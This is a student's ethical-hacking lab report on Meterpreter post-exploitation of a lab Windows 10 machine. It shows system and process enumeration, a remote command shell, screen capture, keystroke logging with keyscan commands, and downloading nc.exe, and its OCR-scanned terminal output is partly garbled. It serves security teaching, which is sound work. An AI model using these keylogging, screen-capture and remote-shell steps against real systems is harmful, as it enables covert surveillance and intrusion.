

ETHICAL HACKING

LAB - ASSIGNMENT - 7

Name: Dasari Sanath Kumar

ID: 700760349


CRN: 22285

INTRODUCTION:


Meterpreter is an advanced, dynamically extensible payload that is a part of the Metasploit Framework, which is primarily used for penetration testing, ethical hacking, and security research. Port forwarding, on the other hand, is a networking technique used to redirect traffic from one network port to another.

Port forwarding with Meterpreter can be helpful for various tasks such as accessing internal services, pivoting through a compromised network, or creating communication channels for further exploitation. However, it's essential to use port forwarding responsibly and within the scope of legal and ethical guidelines, as unauthorized port forwarding can lead to serious legal consequences.

Started msfconsole and we can see 2376 exploits and 1391 Payload here in below screenshot.



In the below screenshot we can see the ,Meterpreter session has been started with id 1



1. Provide the command execution result as Screenshot #1 (5pt)

```
metaspeter > sysinfo
Computer      : DESKTOP-1M00E9
OS            : Windows 10 (10.0 Build 17134).
Architecture : x64
System language : en-US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x64/windows
Server username : DESKTOP-1M00E9\georgia
METERPRINTER > ps

Process List
-----
PID PPID Name Arch Session User Path
0 0 [System Process] x64 0
4 0 System x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
8 8 smss.exe x64 0
88 4 Registry x64 0
884 4 smss.exe x64 0
356 828 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
480 628 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
412 484 csrss.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
484 628 svchost.exe x64 0
488 484 wininit.exe x64 0
580 480 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
480 480 services.exe x64 0
624 488 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
764 628 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
756 588 fontdrvhost.exe x64 0 Font Driver Host\UMDF-1 C:\Windows\System32\fontdrvhost.exe
764 488 fontdrvhost.exe x64 0 Font Driver Host\UMDF-0 C:\Windows\System32\fontdrvhost.exe
764 628 smss.exe x64 0 DESKTOP-1M00E9\Frank C:\Windows\System32\svchost.exe
876 64 explorer.exe x64 1 DESKTOP-1M00E9\Frank C:\Windows\explorer.exe
952 588 dmoc.exe x64 1 Window Manager\DMoc-1 C:\Windows\System32\dmoc.exe
1028 628 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1312 628 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1256 628 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1356 628 svchost.exe x64 0
1412 628 vmacthlp.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1428 356 lsasshlp.exe x64 1 DESKTOP-1M00E9\Frank C:\Windows\System32\lsasshlp.exe
1468 876 MSASGui.exe x64 1 DESKTOP-1M00E9\Frank C:\Program Files\Windows Defender\MSASGui.exe
1496 628 Memory Compression x64 0
1596 628 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1656 628 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
```

```
metaspeter > pwd
C:\Program Files (x86)\Vicecast2\Win32
metaspeter > ls
Listing C:\Program Files (x86)\Vicecast2\Win32

Mode                Size      Type      Last modified          Name
-----
100777/rwxrwxrwx  118688  f-ll-    2024-02-08 09:16:14x -0500  Tread2.exe
100848/rwxrwxrwx  0        d-ll-    2024-02-19 21:14:16 -0500  admin
100848/rwxrwxrwx  0        d-ll-    2024-02-19 21:14:16 -0500  doc
100848/rwxrwxrwx  5843    f-ll-    2024-01-08 09:27:09 -0500  icecast.xml
100777/rwxrwxrwx  23992   f-ll-    2024-02-19 21:14:16 -0500  icecast2console.exe
100848/rwxrwxrwx  874448  f-ll-    2024-02-27 21:11:59 -0400  icov.dll
100848/rwxrwxrwx  18647   f-ll-    2024-02-19 21:14:16 -0500  libcurl.dll
100848/rwxrwxrwx  631260  f-ll-    2024-02-18 22:09:00 -0400  libcurl2.dll
100848/rwxrwxrwx  120880  f-ll-    2024-02-18 22:11:59 -0400  libssl1.dll
100777/rwxrwxrwx  0        d-ll-    2024-02-19 21:18:05 -0500  logs
100848/rwxrwxrwx  51299   f-ll-    2024-02-23 09:48:14 -0500  pthreadV96.dll
100848/rwxrwxrwx  4882    f-ll-    2024-02-19 21:14:17 -0500  umms000.dat
100777/rwxrwxrwx  21688   f-ll-    2024-02-18 04:00:00 -0400  umms000.exe
100777/rwxrwxrwx  0        d-ll-    2024-02-19 21:14:16 -0500  web
```

```
metaspeter > shell
Process 4386 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.1246]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Vicecast2\Win32>hostname
hostname
DESKTOP-1M00E9

C:\Program Files (x86)\Vicecast2\Win32>whoami
whoami
desktop-1m00e9\georgia

C:\Program Files (x86)\Vicecast2\Win32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::68c13d164eab:f62d7
IPv4 Address. . . . . : 192.168.2.147
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.2.2

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Program Files (x86)\Vicecast2\Win32>
```

→meterpreter > screenshot -p /tmp/my_screen.jpg

When the above command is executed, it captured the screenshot which is in Windows 10 machine as we have started the server on windows 10. Please check the below screenshot.





2. Provide screenshots showing the keystroke logger output. Type your full name in the keylogging text (5pt)

In the context of the Meterpreter payload used in penetration testing and ethical hacking, **keyscan_start** is a command that initiates the capture of keystrokes from the target system. Meterpreter is an advanced, dynamically extensible payload that operates over the stager and stage stages of the Meterpreter client-server architecture.

The **keyscan_dump** command in Meterpreter is used to retrieve the keystrokes that have been captured by the keystroke sniffer initiated with the **keyscan_start** command.


The **keyscan_stop** command in Meterpreter is used to stop the keystroke sniffer that was initiated with the **keyscan_start** command.

- a) meterpreter > keyscan_start: execute this command in linux meterpreter.
- b) meterpreter > keyscan_dump: Move to windows and write text in your notepad in this case I have given my name and ID.




c) meterpreter > keyscan_stop : Stop the meterpreter keyscan.

➔ Downloaded nc.exe file please check the below screenshots.




```
File Actions Edit View Help
Starting the keystroke sniffer ...
meterpreter > keyscan_start
Stopping the keystroke sniffer ...
meterpreter > keyscan_stop
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
sanath kumar dasari - 706760349
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > help download meterpreter
Usage: download [options] src1 src2 src3 ... destination
Downloads remote files and directories to the local machine.
OPTIONS:
  -a Enable adaptive download buffer size
  -b Set the initial block size for the download
  -c Resume getting a partially-downloaded file
  -h Help banner
  -l Set the limit of retries (0 unlimited)
  -r Download recursively
  -t Timespan downloaded files
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination
Uploads local files and directories to the remote machine.
OPTIONS:
  -h Help banner
  -r Upload recursively
meterpreter > download /tools/nc.exe
[*] Downloading: /tools/nc.exe -> /home/kali/nc.exe
[*] Downloaded 58.00 Kib of 58.00 Kib (100.0%): /tools/nc.exe -> /home/kali/nc.exe
[*] Completed: /tools/nc.exe -> /home/kali/nc.exe
meterpreter > download /tools/nc.exe /tmp
[*] Downloading: /tools/nc.exe -> /tmp/nc.exe
[*] Downloaded 58.00 Kib of 58.00 Kib (100.0%): /tools/nc.exe -> /tmp/nc.exe
[*] Completed: /tools/nc.exe -> /tmp/nc.exe
meterpreter > download C:\tools\nc.exe /tmp/
[*] Downloading: C:\tools\nc.exe -> /tmp/nc.exe
[*] Skipped: C:\tools\nc.exe -> /tmp/nc.exe
meterpreter >
```




```
File Actions Edit View Help
loop: txqueuelen 1000 (Local Loopback)
RX packets: 44680 bytes (6180189 (5.9 Mib))
RX errors: 0 dropped: 0 overruns: 0 frame: 0
TX packets: 44680 bytes (6180189 (5.9 Mib))
TX errors: 0 dropped: 0 overruns: 0 carrier: 0 collisions: 0

[kali@kali:~]$ cd /tmp
[kali@kali:~/tmp]$ ls
nc.exe
py_screens.jpg
sh-githubVMSz1sk
system-private-bab0bf62693b4d2eb774d0ee57227c6-colord.service-53d0e
system-private-bab0bf62693b4d2eb774d0ee57227c6-ModemManager.service-53d0e
system-private-bab0bf62693b4d2eb774d0ee57227c6-polkit.service-360d4
system-private-bab0bf62693b4d2eb774d0ee57227c6-systemd-logind.service-d0d0d
system-private-bab0bf62693b4d2eb774d0ee57227c6-upower.service-8f32at
ls -la
ls -la /tmp
[kali@kali:~/tmp]$
```




```
File Actions Edit View Help
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
sanath kumar dasari - 706760349
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > help download meterpreter
Usage: download [options] src1 src2 src3 ... destination
Downloads remote files and directories to the local machine.
OPTIONS:
  -a Enable adaptive download buffer size
  -b Set the initial block size for the download
  -c Resume getting a partially-downloaded file
  -h Help banner
  -l Set the limit of retries (0 unlimited)
  -r Download recursively
  -t Timespan downloaded files
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination
Uploads local files and directories to the remote machine.
OPTIONS:
  -h Help banner
  -r Upload recursively
meterpreter > download /tools/nc.exe
[*] Downloading: /tools/nc.exe -> /home/kali/nc.exe
[*] Downloaded 58.00 Kib of 58.00 Kib (100.0%): /tools/nc.exe -> /home/kali/nc.exe
[*] Completed: /tools/nc.exe -> /home/kali/nc.exe
meterpreter > download /tools/nc.exe /tmp
[*] Downloading: /tools/nc.exe -> /tmp/nc.exe
[*] Downloaded 58.00 Kib of 58.00 Kib (100.0%): /tools/nc.exe -> /tmp/nc.exe
[*] Completed: /tools/nc.exe -> /tmp/nc.exe
